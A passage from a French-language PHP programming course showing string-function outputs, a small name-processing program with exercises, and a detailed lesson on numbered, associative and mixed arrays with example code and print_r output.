Il y a 2 occurrence(s) de "n" dans la phrase.
Il y a 3 occurrence(s) de "o" dans la phrase.
Il y a 1 occurrence(s) de "r" dans la phrase.
Il y a 1 occurrence(s) de "t" dans la phrase.
Il y a 1 occurrence(s) de "u" dans la phrase.
Il y a 1 occurrence(s) de "v" dans la phrase.
---crypt---
crypt('Mot_de_Passe')=$1$6zSFQGuP$pBTCgYw7HQiP/PiBrzRjn1
---md5---
md5('Mot_de_Passe')=c8975d4f79ef5e8382f8460d3aec166d
---explode---
0 : texte1
1 : texte2
2 : texte3
3 : texte4
---implode---
dupont,jean,jacques
```

```
---lcfirst---
bONJOUR
---setlocale---
---localeconv---
Array
(
    [decimal_point] => ,
    [thousands_sep] =>
    [int_curr_symbol] => EUR
    [currency_symbol] => Eu
    [mon_decimal_point] => ,
    [mon_thousands_sep] =>
    [positive_sign] =>
    [negative_sign] => -
    [int_frac_digits] => 2
    [frac_digits] => 2
    [p_cs_precedes] => 0
    [p_sep_by_space] => 1
    [n_cs_precedes] => 0
    [n_sep_by_space] => 1
    [p_sign_posn] => 1
    [n_sign_posn] => 2
    [grouping] => Array
        (
            [0] => 127
        )

    [mon_grouping] => Array
        (
            [0] => 3
            [1] => 3
        )
)

)
---ltrim---
string(19) "    quelques mots !  "
string(11) "    Bonjour"
string(17) "quelques mots !  "
string(7) "Bonjour"
---trim---
string(19) "    quelques mots !  "
string(11) "    Bonjour"
string(15) "quelques mots ! "
string(7) "Bonjour"
---money_format---
1 234,57 Eu
---number_format---
1 234,57&euro;
---nl2br---
c'est<br />
pratique<br />
---sprintf---
somme:1234,5672
---sscanf---
03/02/2015
jour =3
mois =2
annee=2015
---str_repeat---
ABABABABAB
---str_replace---
Bnjr
---strcmp---
Bonjour n'est pas égal à bonjour
```

```
---strcmp---
longueur de Bonjour : 7
---strpos---
Fa position: 5 dans ABCDEFabcdef
---strstr---
Courriel:Jean@cnam.fr, Domaine=@cnam.fr
---strtolower---
BONJOUR en minuscules : bonjour
---ucfirst---
|bonjour ca va| première majuscule : Bonjour ca va
---ucwords---
|bonjour ca va| premières majuscules : Bonjour Ca Va
---strtoupper---
bonjour en majuscules : BONJOUR
---strrtr---
AVANT : azagat
APRES : AzAgAt
---substr---
sous-chaîne de abcdefgh de 3 sur 2 = de
---parse_str---
$ch=premier=valeur&tab[] =un+deux&tab[] =trois
$sortie['premier']=valeur
$sortie['tab'][0]=un deux
$sortie['tab'][1]=trois
---preg_replace---
Chaîne avec espace multiples:
|ceci est un exemple d'espaces multiples|
après traitement avec preg_replace :
|ceci est un exemple d'espaces multiples|
```

Les programmes **chaine\_fonctions\_web.html** et **chaine\_fonctions\_web.php** Correspondent à la version web.

### 10.1.10 Exemple de programme

Le programme **chaine\_exemple\_shell.php** montre un exemple de traitement de chaîne.

```
<?php
echo "Entrez Nom : " ;
fscanf(STDIN,"%s",$Nom) ;
echo "Entrez Prénom : " ;
fscanf(STDIN,"%s",$Prenom) ;
$NomComplet=$Nom." ".$Prenom ;
$InitialeNom= $Nom[0] ;
$longueur=strlen($Nom) ;
echo "Le Nom complet est : ".$NomComplet.PHP_EOL ;
echo "La longueur du nom est : ".$longueur.PHP_EOL ;
echo "L'initiale est : ".$InitialeNom.PHP_EOL;
?>
```

Voici son exécution :

```
Entrez Nom : Dupont
Entrez Prénom : Jean
Le Nom complet est : Dupont Jean
La longueur du nom est : 6
L'initiale est : D
```

Les programmes **chaine\_exemple\_web.html** et **chaine\_exemple\_web.php** Correspondent à la version web.

### 10.1.11 Exercices

-1- Faire un programme qui demande de saisir un nom et un prénom, et qui les affiche, tout en minuscules, avec la première lettre de chaque mot en majuscule.

Les noms et prénoms peuvent contenir des majuscules et des minuscules, et peuvent être des noms/prénoms composés.

Voici un exemple d'exécution :

```
$ php chaine_conv_minmaj_shell.php
Entrez Nom : dE lA RuE
Entrez Prénom : jEAN cHRisToPhE
Nom      : De La Rue
Prénom   : Jean Christophe
```

Solution : *chaine\_conv\_minmaj\_shell.php*

-2- Refaire le même exercice pour le Web, avec un formulaire de saisie en HTML et un affichage via un programme PHP.

Voici un exemple d'exécution du formulaire de saisie :

The screenshot shows a web browser window with the URL `http://localhost/CoursPHP/.../chaine_conv_minmaj_web.html` in the address bar. The page title is "Saisie des informations". The form contains fields for "Nom" (with value "dE lA RuE") and "Prénom" (with value "jEAN cHRisToPhE"). Below the fields are two buttons: "Valider" and "Effacer le formulaire".

Voici un exemple du résultat du traitement:

The screenshot shows a web browser window with the URL `http://localhost/CoursPHP/.../chaine_conv_minmaj_web.php` in the address bar. The page title is "Saisie des informations". The page displays the processed data: "Nom : De La Rue" and "Prénom : Jean Christophe".

Solution : *chaine\_conv\_minmaj\_web.html* et *chaine\_conv\_minmaj\_web.php*

## 10.2 Le type tableau

### 10.2.1 Définition

Un tableau est une variable contenant un ensemble de cases.

Chaque case peut être du même type, ce qui est le cas le plus classique, mais PHP autorise également un mixage de type dans un même tableau, contrairement à d'autres langages.

On peut définir par exemple un tableau d'entiers, de réels, ou de caractères. Dans le cas d'un tableau d'entiers, chaque case contient un entier.

Mais on peut également définir un tableau de tableaux, un tableau de chaînes de caractères, un tableau d'objets, ou un tableau contenant des types différents selon les cases.

Un tableau peut être à une, deux, trois, N dimensions.

Le tableau `$stab_ent` à une seule dimension de 1000 cases numérotées de 0 à 999, contenant des entiers :

<b>\$stab_ent</b>					
18	23	-38	...	120	
0	1	2	...	999	

Voici le tableau `$stab_noms` à une seule dimension de 100 cases numérotées de 0 à 99, contenant des chaînes de caractères:

<b>\$stab_noms</b>					
Dupont	Martin	Durand	...	Leroy	
0	1	2	...	999	

Voici le tableau `$image` à deux dimensions : 500 lignes numérotées de 0 à 499, et 1000 colonnes numérotées de 0 à 999 :

		<b>\$image</b>									
		colonnes									
lignes	0	1	2	...	999	...	...	...	...	...	...
	0	0	255	...	120	...	...	...	...	...	...
	10	0	18	...	30	...	...	...	...	...	...
	200	210	190	...	0	...	...	...	...	...	...
	...	...	...	...	...	...	...	...	...	...	...
	...	...	...	...	...	...	...	...	...	...	...
	...	...	...	...	...	...	...	...	...	...	...
	...	...	...	...	...	...	...	...	...	...	...
	...	...	...	...	...	...	...	...	...	...	...
	...	...	...	...	...	...	...	...	...	...	...

## 10.2.2 Caractéristiques des tableaux en PHP

### 10.2.2.1 Tableaux dynamiques

Les tableaux en PHP sont **dynamiques**, c'est à dire qu'ils « grandissent » au fur et à mesures des besoins.

Ils s'adaptent automatiquement en fonction du nombre de données qu'on leur affecte.

Le nombre de cases est identique au nombre d'éléments qu'ils contiennent.

### 10.2.2.2 Tableaux numérotés, associatifs et mixtes

Le langage PHP propose deux types de tableaux :

- Les **tableaux numérotés** : les numéros des cases sont des entiers ;
- Les **tableaux associatifs** : les cases ne sont plus numérotées mais étiquetées avec des noms.

Pour chacun de ces deux types de tableaux, il est possible d'avoir des cases dont le type du contenu varie : les **tableaux numérotés ou associatifs mixtes**.

### 10.2.2.3 La procédure d'affichage : `print_r`

Quelque soit la dimension ou le type du tableau, le langage PHP propose une procédure d'affichage de sa structure et de son contenu : `print_r()`.

Sa syntaxe est :

```
print_r($tab_ent) ;
```

ou `$tab_ent` est un tableau. Un exemple d'utilisation est présenté à la section 10.2.3.2.

## 10.2.3 Les tableaux numérotés

### 10.2.3.1 Principe

Ce sont les tableaux « classiques » comme dans le langage C, où chaque case d'un tableau est numérotée avec une valeur numérique allant par exemple de 0 à 9 (tableau de 10 cases)

### 10.2.3.2 Déclaration

La déclaration d'un tableau utilise la fonction `array()`. Il est possible d'affecter les valeurs dès la création du tableau, ou après sa création, case par case.

#### 10.2.3.2.1 Tableau à une dimension

##### 10.2.3.2.1.1 Numérotation implicite des indices

Le programme `tableau_creation1_shell.php` suivant présente la déclaration de trois tableaux à une seule dimension : `$tab_ent`, `$tab_notes`, `$tab_noms`, qui sont respectivement des tableaux d'entiers, de réels et de chaînes de caractères.

Les données sont rangées dans les tableaux lors de leur création.

- `$tab_ent` contient les valeurs : 18, 22, -25, -3, -5 et 88 ;
- `$tab_notes` contient les valeurs : 0.5, 15.5, 8.0, 20.0 ;
- `$tab_noms` contient les valeurs : Dupont, Martin, Durand ;

Voici le programme **tableau\_creation1\_shell.php** :

```
<?php
// Création d'un tableau d'entiers
$tab_ent = array (18,22,-25,-3,-5,88);
// Création d'un tableau de réels
$tab_notes = array (0.5,15.5,8.0,20.0);
// Création d'un tableau de chaînes de caractères
$tab_noms = array ('Dupont', 'Martin', 'Durand');
// affichage des trois tableaux
echo '--- Affichage de $tab_ent ---'.PHP_EOL;
print_r($tab_ent) ;
echo '--- Affichage de $tab_notes ---'.PHP_EOL;
print_r($tab_notes);
echo '--- Affichage de $tab_noms ---'.PHP_EOL;
print_r($tab_noms) ;
?>
```

Voici son exécution. La fonction `print_r()` affiche la structure et le contenu de chaque tableau.

```
$ php tableau_creation1_shell.php
--- Affichage de $tab_ent ---
Array
(
    [0] => 18
    [1] => 22
    [2] => -25
    [3] => -3
    [4] => -5
    [5] => 88
)
--- Affichage de $tab_notes ---
Array
(
    [0] => 0.5
    [1] => 15.5
    [2] => 8
    [3] => 20
)
--- Affichage de $tab_noms ---
Array
(
    [0] => Dupont
    [1] => Martin
    [2] => Durand
)
```

**Les cases sont automatiquement numérotées à partir de l'indice 0 :**

- les 6 valeurs entières du tableau `$tab_ent` sont rangées dans les cases 0 à 5 ;
- les 4 valeurs réelles du tableau `$tab_notes` sont rangées dans les cases 0 à 3 ;
- les 3 valeurs chaînes de caractères du tableau `$tab_noms` sont rangées dans les cases 0 à 2 ;

Il est également possible d'affecter manuellement le tableau, et de laisser PHP numérotter les cases. Voici le programme **tableau\_creation2\_shell.php** qui reprend le programme précédent :

```
<?php
// Création d'un tableau d'entiers
$tab_ent[] = 18 ;
$tab_ent[] = 22 ;
$tab_ent[] = -25;
$tab_ent[] = -3 ;
$tab_ent[] = -5 ;
$tab_ent[] = -88;
// Création d'un tableau de réels
$tab_notes[] = 0.5 ;
$tab_notes[] = 15.5;
$tab_notes[] = 8.0 ;
$tab_notes[] = 20.0;
// Création d'un tableau de chaînes de caractères
$tab_noms[] = 'Dupont';
$tab_noms[] = 'Martin';
$tab_noms[] = 'Durand';
// affichage des trois tableaux
echo '--- Affichage de $tab_ent ---'.PHP_EOL;
print_r($tab_ent) ;
echo '--- Affichage de $tab_notes ---'.PHP_EOL;
print_r($tab_notes) ;
echo '--- Affichage de $tab_noms ---'.PHP_EOL;
print_r($tab_noms) ;
?>
```

Son exécution donne le même résultat et la même numérotation des cases que le programme précédent.

#### 10.2.3.2.1.2 Numérotation explicite des indices

Il est également possible de préciser l'indice explicitement.

Le programme **tableau\_creation3\_shell.php** crée deux tableaux et range directement les valeurs dans les cases dont l'indice est précisé :

```
<?php
// Création d'un tableau d'entiers
$tab_ent[0] = 18;
$tab_ent[1] = 22;
$tab_ent[2] = -25;
$tab_ent[3] = -3 ;
$tab_ent[4] = -5 ;
$tab_ent[5] = -88;
// Création d'un tableau de chaînes de caractères
$tab_noms[0] = 'Dupont';
$tab_noms[1] = 'Martin';
$tab_noms[2] = 'Durand';
// affichage des deux tableaux
echo '--- Affichage de $tab_ent ---'.PHP_EOL;
print_r($tab_ent) ;
echo '--- Affichage de $tab_noms ---'.PHP_EOL;
print_r($tab_noms) ;
?>
```

Voici son exécution :

```
$ php tableau_creation3_shell.php
--- Affichage de $tab_ent ---
Array
(
    [0] => 18
    [1] => 22
    [2] => -25
    [3] => -3
    [4] => -5
    [5] => -88
)
--- Affichage de $tab_noms ---
Array
(
    [0] => Dupont
    [1] => Martin
    [2] => Durand
)
```

Quand les indices sont indiqués, il est possible de donner une suite discontinue de valeur.

Le programme **tableau\_creation4\_shell.php** reprend l'exemple précédent et indique des numéros d'indices qui ne se suivent pas :

```
<?php
// Création d'un tableau d'entiers
$tab_ent[-1]=18;
$tab_ent[3]=22;
$tab_ent[10]=-25;
$tab_ent[20]=-3;
$tab_ent[21]=-5;
$tab_ent[30]=-88;
// Création d'un tableau de chaînes de caractères
$tab_noms[-3]='Dupont';
$tab_noms[0]='Martin';
$tab_noms[2]='Durand';
// affichage des deux tableaux
echo '--- Affichage de $tab_ent ---'.PHP_EOL;
print_r($tab_ent) ;
echo '--- Affichage de $tab_noms ---'.PHP_EOL;
print_r($tab_noms) ;
?>
```

Voici son exécution :

```
$ php tableau_creation4_shell.php
--- Affichage de $tab_ent ---
Array
(
    [-1] => 18
    [3] => 22
    [10] => -25
    [20] => -3
    [21] => -5
    [30] => -88
)
--- Affichage de $tab_noms ---
Array
(
    [-3] => Dupont
    [0] => Martin
    [2] => Durand
)
```

Le programme **tableau\_creation5\_shell.php** reprend l'exemple précédent et utilise une autre syntaxe spécifique aux tableaux associatifs :

```
<?php
// Création d'un tableau d'entiers
$tab_ent = array (
    -1 => 18,
    3 => 22,
    10 => -25,
    20 => -3,
    21 => -5,
    30 => 88);
// Création d'un tableau de chaînes de caractères
$tab_noms = array (
    -3 => 'Dupont',
    0 => 'Martin',
    2 => 'Durand');
// affichage des deux tableaux
echo '--- Affichage de $tab_ent ---'.PHP_EOL;
print_r($tab_ent) ;
echo '--- Affichage de $tab_noms ---'.PHP_EOL;
print_r($tab_noms) ;
?>
```

Voici son exécution :

```
$ php tableau_creation5_shell.php
--- Affichage de $tab_ent ---
Array
(
    [-1] => 18
    [3] => 22
    [10] => -25
    [20] => -3
    [21] => -5
    [30] => 88
)
--- Affichage de $tab_noms ---
Array
(
    [-3] => Dupont
    [0] => Martin
    [2] => Durand
)
```

#### 10.2.3.2.2 Tableau à deux dimensions

##### 10.2.3.2.2.1 Numérotation implicite des indices

Le programme **tableau\_creation6\_shell.php** suivant présente la déclaration de trois tableaux à deux dimensions : **\$tab2\_ent**, **\$tab2\_notes**, **\$tab2\_noms**, qui sont respectivement des tableaux d'entiers, de réels et de chaînes de caractères.

Les données sont rangées dans les tableaux lors de leur création.

Voici le programme **tableau\_creation6\_shell.php** :

```
<?php
// Création d'un tableau d'entiers
$tab2_ent = array (
    array(18,22),
    array(-25,-3),
    array(-5,88,120));
// Création d'un tableau de réels
$tab2_notes = array (array(0.5,15.5),array(8.0,20.0));
// Création d'un tableau de chaînes de caractères
$tab2_noms = array (array('Dupont', 'Martin'),array('Durand', 'Mery'));
// affichage des trois tableaux
echo '--- Affichage de $tab2_ent ---'.PHP_EOL;
print_r($tab2_ent) ;
echo '--- Affichage de $tab2_notes ---'.PHP_EOL;
print_r($tab2_notes);
echo '--- Affichage de $tab2_noms ---'.PHP_EOL;
print_r($tab2_noms) ;
?>
```

La représentation mémoire de ces trois tableaux est :

		colonnes		
		0	1	2
lignes		0	18	22
		1	-25	-3
		2	-5	88 120

		colonnes	
		0	1
lignes		0	0.5 15.5
		1	8.0 20.0

		colonnes	
		0	1
lignes		0	Dupont Martin
		1	Durand Mery

La particularité de **\$tab2\_ent** est que **seule la dernière ligne possède 3 colonnes**.

#### Remarque:

*Dans un tableau à N dimensions, chaque ligne n'a pas nécessairement le même nombre de colonnes.*

Voici son exécution. La fonction print\_r() affiche la structure et le contenu de chaque tableau.

```
$ php tableau_creation6_shell.php
--- Affichage de $tab2_ent ---
Array
(
    [0] => Array
        (
            [0] => 18
            [1] => 22
        )
    [1] => Array
        (
            [0] => -25
            [1] => -3
        )
    [2] => Array
        (
            [0] => -5
            [1] => 88
            [2] => 120
        )
)
--- Affichage de $tab2_notes ---
Array
(
    [0] => Array
        (
            [0] => 0.5
            [1] => 15.5
        )
    [1] => Array
        (
            [0] => 8
            [1] => 20
        )
)
--- Affichage de $tab2_noms ---
Array
(
    [0] => Array
        (
            [0] => Dupont
            [1] => Martin
        )
    [1] => Array
        (
            [0] => Durand
            [1] => Mery
        )
)
```

#### 10.2.3.2.2.2 Numérotation explicite des indices

Il est également possible de préciser l'indice explicitement.

Le programme **tableau\_creation7\_shell.php** crée deux tableaux et range directement les valeurs dans les cases dont l'indice des lignes est précisé. L'indice des colonnes n'est pas systématiquement indiqué en particulier pour les lignes 0 et 2 du tableau d'entiers :

```
<?php
// Création d'un tableau d'entiers
// première ligne
$stab2_ent[0][]=18;
$stab2_ent[0][]=22;
// deuxième ligne
$stab2_ent[1][0]=-25;
$stab2_ent[1][1]=-3;
// troisième ligne
$stab2_ent[2][]=-5;
$stab2_ent[2][]=88;
$stab2_ent[2][]=120;
// Création d'un tableau de chaînes de caractères
$stab2_noms[0][]='Dupont';
$stab2_noms[0][]='Martin';
$stab2_noms[1][]='Durand';
$stab2_noms[1][]='Mery';
// affichage des deux tableaux
echo '--- Affichage de $stab2_ent ---'.PHP_EOL;
print_r($stab2_ent) ;
echo '--- Affichage de $stab2_noms ---'.PHP_EOL;
print_r($stab2_noms) ;
?>
```

Voici son exécution :

```
$ php tableau_creation7_shell.php
--- Affichage de $stab2_ent ---
Array
(
    [0] => Array
        (
            [0] => 18
            [1] => 22
        )
    [1] => Array
        (
            [0] => -25
            [1] => -3
        )
    [2] => Array
        (
            [0] => -5
            [1] => 88
            [2] => 120
        )
)
--- Affichage de $stab2_noms ---
Array
(
    [0] => Array
        (
            [0] => Dupont
            [1] => Martin
        )
    [1] => Array
        (
            [0] => Durand
            [1] => Mery
        )
)
```

Quand les indices sont indiqués, il est possible de donner une suite discontinue de valeurs.

Le programme **tableau\_creation8\_shell.php** reprend l'exemple précédent et indique des numéros d'indices qui ne se suivent pas :

```
<?php
// Création d'un tableau d'entiers
// première ligne
$stab2_ent[-1][1]=18;
$stab2_ent[-1][9]=22;
// deuxième ligne
$stab2_ent[1][3]=-25;
$stab2_ent[1][-1]=-3;
// troisième ligne
$stab2_ent[5][]=-5;
$stab2_ent[5][]=88;
$stab2_ent[5][]=120;
// Création d'un tableau de chaînes de caractères
$stab2_noms[-1][2]='Dupont';
$stab2_noms[-1][0]='Martin';
$stab2_noms[10][3]='Durand';
$stab2_noms[10][6]='Mery';
// affichage des deux tableaux
echo '--- Affichage de $stab2_ent ---'.PHP_EOL;
print_r($stab2_ent) ;
echo '--- Affichage de $stab2_noms ---'.PHP_EOL;
print_r($stab2_noms) ;
?>
```

La représentation mémoire de ces deux tableaux est :

		<i>\$stab2_ent</i>								
		colonnes								
		-1	0	1	2	3	9			
lignes	-1	-3		18			22			
	1				-25					
	5		-5	88	120					

		<i>\$stab2_noms</i>					
		colonnes					
		0	2	3	6		
lignes	-1	Martin	Dupont				
	10			Durand	Mery		

Voici son exécution :

```
$ php tableau_creation8_shell.php
--- Affichage de $tab2_ent ---
Array
(
    [-1] => Array
        (
            [1] => 18
            [9] => 22
        )
    [1] => Array
        (
            [3] => -25
            [-1] => -3
        )
    [5] => Array
        (
            [0] => -5
            [1] => 88
            [2] => 120
        )
)
--- Affichage de $tab2_noms ---
Array
(
    [-1] => Array
        (
            [2] => Dupont
            [0] => Martin
        )
    [10] => Array
        (
            [3] => Durand
            [6] => Mery
        )
)
```

Le programme **tableau\_creation9\_shell.php** reprend l'exemple précédent et utilise une autre syntaxe spécifique aux tableaux associatifs :

```
<?php
// Création d'un tableau d'entiers
$tab2_ent = array (
    -1 => array(1 => 18, 9 => 22),
    1 => array(3 => -25,-1 => -3),
    5 => array(-5,88,120));
// Création d'un tableau de chaînes de caractères
$tab2_noms = array (
    -1 => array(2 => 'Dupont', 0 => 'Martin'),
    10 => array(3 => 'Durand', 6 => 'Mery'));
// affichage des deux tableaux
echo '--- Affichage de $tab2_ent ---'.PHP_EOL;
print_r($tab2_ent) ;
echo '--- Affichage de $tab2_noms ---'.PHP_EOL;
print_r($tab2_noms) ;
?>
```

Voici son exécution :

```
$ php tableau_creation9_shell.php
--- Affichage de $tab2_ent ---
Array
(
    [-1] => Array
        (
            [1] => 18
            [9] => 22
        )
    [1] => Array
        (
            [3] => -25
            [-1] => -3
        )
    [5] => Array
        (
            [0] => -5
            [1] => 88
            [2] => 120
        )
)
--- Affichage de $tab2_noms ---
Array
(
    [-1] => Array
        (
            [2] => Dupont
            [0] => Martin
        )
    [10] => Array
        (
            [3] => Durand
            [6] => Mery
        )
)
```

## 10.2.4 Les tableaux associatifs

### 10.2.4.1 Principe

Les tableaux associatifs fonctionnent sur le même principe que les tableaux numérotés. Ce qui change c'est que les **indices** numérotés sont remplacés par des **étiquettes**.

Ce type de tableau est assez courant dans les langages de script, et également très pratique. Par exemple, pour mémoriser le code postal d'une ville, on peut très bien écrire :

```
$CP[ 'CRETEIL' ]=94000 ;
```

Ainsi le tableau **\$CP** ne possède pas de case 0, 1, ... mais une case ayant l'étiquette '**'CRETEIL'**' et dont le contenu est **94000**.

### 10.2.4.2 Déclaration

Comme pour les tableaux numérotés, c'est la fonction **array()** qui est utilisée pour déclarer les tableaux associatifs. Il est également possible d'affecter les valeurs dès la création du tableau, ou après sa création, case par case.

#### 10.2.4.2.1 Tableau à une dimension

Le programme **tableau\_a\_creation1\_shell.php** suivant présente la déclaration de deux tableaux associatifs à une seule dimension : **\$CP**, **\$DEPT**, qui sont respectivement des tableaux d'entiers, et de chaînes de caractères.

Le premier contiendra le code postal des villes, et le second le nom du département d'appartenance des villes.

Voici le programme **tableau\_a\_creation1\_shell.php** :

```
<?php
// Tableau des codes postaux
$CP = array (
    'CRETEIL'      => 94000,
    'NICE'         => 6000,
    'LA BAULE'     => 44500,
    'STRASBOURG'   => 67000);
// Tableau des départements d'appartenance
$DEPT = array (
    'CRETEIL'      => 'Val-de-Marne',
    'NICE'         => 'Alpes-Maritimes',
    'LA BAULE'     => 'Loire-Atlantique',
    'STRASBOURG'   => 'Bas-Rhin');
// affichage des deux tableaux
echo '--- Affichage de $CP ---'.PHP_EOL;
print_r($CP) ;
echo '--- Affichage de $DEPT ---'.PHP_EOL;
print_r($DEPT) ;
?>
```

Voici leur représentation en mémoire :

**\$CP**

CRETEIL	94000
NICE	6000
LA BAULE	44500
STRASBOURG	67000

**\$DEPT**

CRETEIL	Val-de-Marne
NICE	Alpes-Maritimes
LA BAULE	Loire-Atlantique
STRASBOURG	Bas-Rhin

Voici son exécution. La fonction `print_r()` affiche la structure et le contenu de chaque tableau.

```
$ php tableau_a_creation1_shell.php
--- Affichage de $CP ---
Array
(
    [CRETEIL] => 94000
    [NICE] => 6000
    [LA BAULE] => 44500
    [STRASBOURG] => 67000
)
--- Affichage de $DEPT ---
Array
(
    [CRETEIL] => Val-de-Marne
    [NICE] => Alpes-Maritimes
    [LA BAULE] => Loire-Atlantique
    [STRASBOURG] => Bas-Rhin
)
```

### Attention :

*Le cas des codes postaux, démontre qu'une analyse des données et de leur nature est toujours primordiale avant de commencer à programmer.*

*En effet, certains codes postaux commencent par 0, comme pour Nice qui a le code postal 06000. Dans le programme le code entré est 6000 et non 06000. En effet, le fait d'écrire 06000 dans un programme PHP aurait provoqué l'interprétation de la valeur numérique comme une valeur octale. Le code postal de NICE aurait été 3072 en décimal ce qui correspond à la valeur octale 6000 !*

*Les codes postaux sont ici présentés comme des numériques, mais en réalité, il est préférable de les traiter comme des chaînes de caractères pour éviter ce type de problème et également pour régler le cas de la Corse dont les départements sont 2A et 2B.*

Il est également possible d'affecter manuellement le tableau. Voici le programme **tableau\_a\_creation2\_shell.php** qui reprend le programme précédent :

```
<?php
// Tableau des codes postaux
$CP[ 'CRETEIL' ]      = 94000 ;
$CP[ 'NICE' ]          = 6000 ;
$CP[ 'LA BAULE' ]      = 44500 ;
$CP[ 'STRASBOURG' ]    = 67000 ;
// sensible à la casse
$CP[ 'creteil' ]       = 94001 ;
$CP[ 'créteil' ]       = 94002 ;

// Tableau des départements d'appartenance
$DEPT[ 'CRETEIL' ]     = 'Val-de-Marne' ;
$DEPT[ 'NICE' ]          = 'Alpes-Maritimes' ;
$DEPT[ 'LA BAULE' ]      = 'Loire-Atlantique' ;
$DEPT[ 'STRASBOURG' ]    = 'Bas-Rhin' ;
// sensible à la casse
$DEPT[ 'creteil' ]       = 'Val de Marne' ;
// affichage des deux tableaux
echo '--- Affichage de $CP ---'.PHP_EOL;
print_r($CP) ;
echo '--- Affichage de $DEPT ---'.PHP_EOL;
print_r($DEPT);
?>
```

Voici son exécution :

```
$ php tableau_a_creation2_shell.php
--- Affichage de $CP ---
Array
(
    [CRETEIL] => 94000
    [NICE] => 6000
    [LA BAULE] => 44500
    [STRASBOURG] => 67000
    [creteil] => 94001
    [créteil] => 94002
)
--- Affichage de $DEPT ---
Array
(
    [CRETEIL] => Val-de-Marne
    [NICE] => Alpes-Maritimes
    [LA BAULE] => Loire-Atlantique
    [STRASBOURG] => Bas-Rhin
    [creteil] => Val de Marne
)
```

### Remarque :

Cette exécution montre que les étiquettes des tableaux associatifs sont sensibles à la casse. Ainsi la case 'CRETEIL' est différente de la case 'creteil' ou 'créteil'.

D'autre part il faut être prudent avec les étiquettes contenant des accents. En effet, si les tables de codages sont différentes entre la création de l'entrée dans le tableau, et la consultation d'un élément, l'étiquette ne sera pas la même et donc la case ne sera pas trouvée !

#### 10.2.4.2.2 Tableau à deux dimensions

Le programme **tableau\_a\_creation3\_shell.php** suivant présente la déclaration d'un tableau à deux dimensions : \$CP\_DEPT.

Voici le programme **tableau\_a\_creation3\_shell.php** :

```
<?php
// Tableau des codes postaux
$CP_DEPT = array (
    'CRETEIL'    => array ('CP' => 94000, 'DEPT' => 'Val-de-Marne'),
    'NICE'        => array ('CP' => 6000,   'DEPT' => 'Alpes-Maritimes'),
    'LA BAULE'   => array ('CP' => 44500,   'DEPT' => 'Loire-Atlantique'),
    'STRASBOURG' => array ('CP' => 67000,   'DEPT' => 'Bas-Rhin'));
// affichage du tableau
echo '--- Affichage de $CP_DEPT ---'.PHP_EOL;
print_r($CP_DEPT) ;
?>
```

La représentation mémoire de ce tableau est :

		<i>\$CP_DEPT</i>	
		colonnes	
lignes	CRETEIL	CP	DEPT
	NICE	94000	Val-de-Marne
	LA BAULE	6000	Alpes-Maritimes
	STRASBOURG	44500	Loire-Atlantique
		67000	Bas-Rhin

Voici son exécution. La fonction **print\_r()** affiche la structure et le contenu du tableau.

```
$ php tableau_a_creation3_shell.php
--- Affichage de $CP_DEPT ---
Array
(
    [CRETEIL] => Array
        (
            [CP] => 94000
            [DEPT] => Val-de-Marne
        )
    [NICE] => Array
        (
            [CP] => 6000
            [DEPT] => Alpes-Maritimes
        )
    [LA BAULE] => Array
        (
            [CP] => 44500
            [DEPT] => Loire-Atlantique
        )
    [STRASBOURG] => Array
        (
            [CP] => 67000
            [DEPT] => Bas-Rhin
        )
)
```

## 10.2.5 Les tableaux mixtes

### 10.2.5.1 Principe

Les tableaux mixtes sont particuliers au langage PHP, ils s'apparentent à la notion de structures (ou d'enregistrement) du langage C.

Ils ont à particularité d'avoir des cases (numérotées ou étiquetées) dont le contenu n'est pas nécessairement du même type.

### 10.2.5.2 Déclaration

La déclaration de ce type de tableau est identique à ce qui a été présenté. Elle utilise la fonction `array()`. Il est possible d'affecter les valeurs dès la création du tableau, ou après sa création, case par case.

### 10.2.5.3 Exemple

Le programme `tableau_m_creation1_shell.php` suivant présente la déclaration de trois tableaux mixtes :

- `$stabm_references` est un tableau numéroté à une dimension ;
- `$stabm_produits` est un tableau associatif à une dimension ;
- `$stabm_stock` est un tableau numéroté et associatif à **trois dimensions**.

Voici le programme `tableau_m_creation1_shell.php` :

```
<?php
// -----
// --- tableaux mixte à une dimension ---
// -----
// Création d'un tableau mixte numéroté
$stabm_references = array (
    0      => 10000,
    1      => 'articles de sports',
    2012   => 8358.34,
    2013   => 10329.22,
    2014   => 12654.67);

// Création d'un tableau mixte associatif
$stabm_produits = array (
    'ref'        => 1002,
    'libelle'    => 'Chaussures de tennis',
    'quantite'   => 30,
    'prix_unitaire' => 95.99);

// affichage des deux tableaux
echo '--- Affichage de $stabm_references ---'.PHP_EOL;
print_r($stabm_references) ;
echo '--- Affichage de $stabm_produits ---'.PHP_EOL;
print_r($stabm_produits) ;
```

```

// -----
// --- tableau mixte à trois dimensions ---
// 
$stabm_stock =
array (
    1002 => array(
        'libelle' => 'Chaussures de tennis',
        'quantite' => 30,
        'prix' => 395.99,
        'CA' => array(2012 => 1234.54, 2013 => 1094.09, 2014 => 1598.12)
    ),
    1003 => array(
        'libelle' => 'Raquettes de tennis',
        'quantite' => 200,
        'prix' => 100.65,
        'CA' => array(2012 => 832.45, 2013 => 954.15, 2014 => 1098.19)
    )
);

echo '--- Affichage de $stabm_stock ---'.PHP_EOL;
print_r($stabm_stock) ;
?>

```

Voici leur représentation mémoire :

<i>\$stabm_references</i>	
0	10000
1	'articles de sports'
2012	8358.34
2013	10329.22
2014	12654.67

<i>\$stabm_produits</i>	
ref	1002
libelle	Chaussures de tennis
quantite	30
prix_unitaire	95.99

lignes	<i>\$stabm_stock</i>								
	colonnes			CA			2012	2013	2014
	libelle	quantite	prix	2012	2013	2014			
1002	Chaussures de tennis	30	395.99	1234.54	1094.09	1598.12			
1003	Raquettes de tennis	200	100.65	832.45	954.15	1098.19			

Voici son exécution. La fonction `print_r()` affiche la structure et le contenu de chaque tableau.

```
$ php tableau_m_creation1.php
--- Affichage de $stabm_references ---
Array
(
    [0] => 10000
    [1] => articles de sports
    [2012] => 8358.34
    [2013] => 10329.22
    [2014] => 12654.67
)
--- Affichage de $stabm_produits ---
Array
(
    [ref] => 1002
    [libelle] => Chaussures de tennis
    [quantite] => 30
    [prix_unitaire] => 95.99
)
--- Affichage de $stabm_stock ---
Array
(
    [1002] => Array
        (
            [libelle] => Chaussures de tennis
            [quantite] => 30
            [prix] => 395.99
            [CA] => Array
                (
                    [2012] => 1234.54
                    [2013] => 1094.09
                    [2014] => 1598.12
                )
        )

    [1003] => Array
        (
            [libelle] => Raquettes de tennis
            [quantite] => 200
            [prix] => 100.65
            [CA] => Array
                (
                    [2012] => 832.45
                    [2013] => 954.15
                    [2014] => 1098.19
                )
        )
)
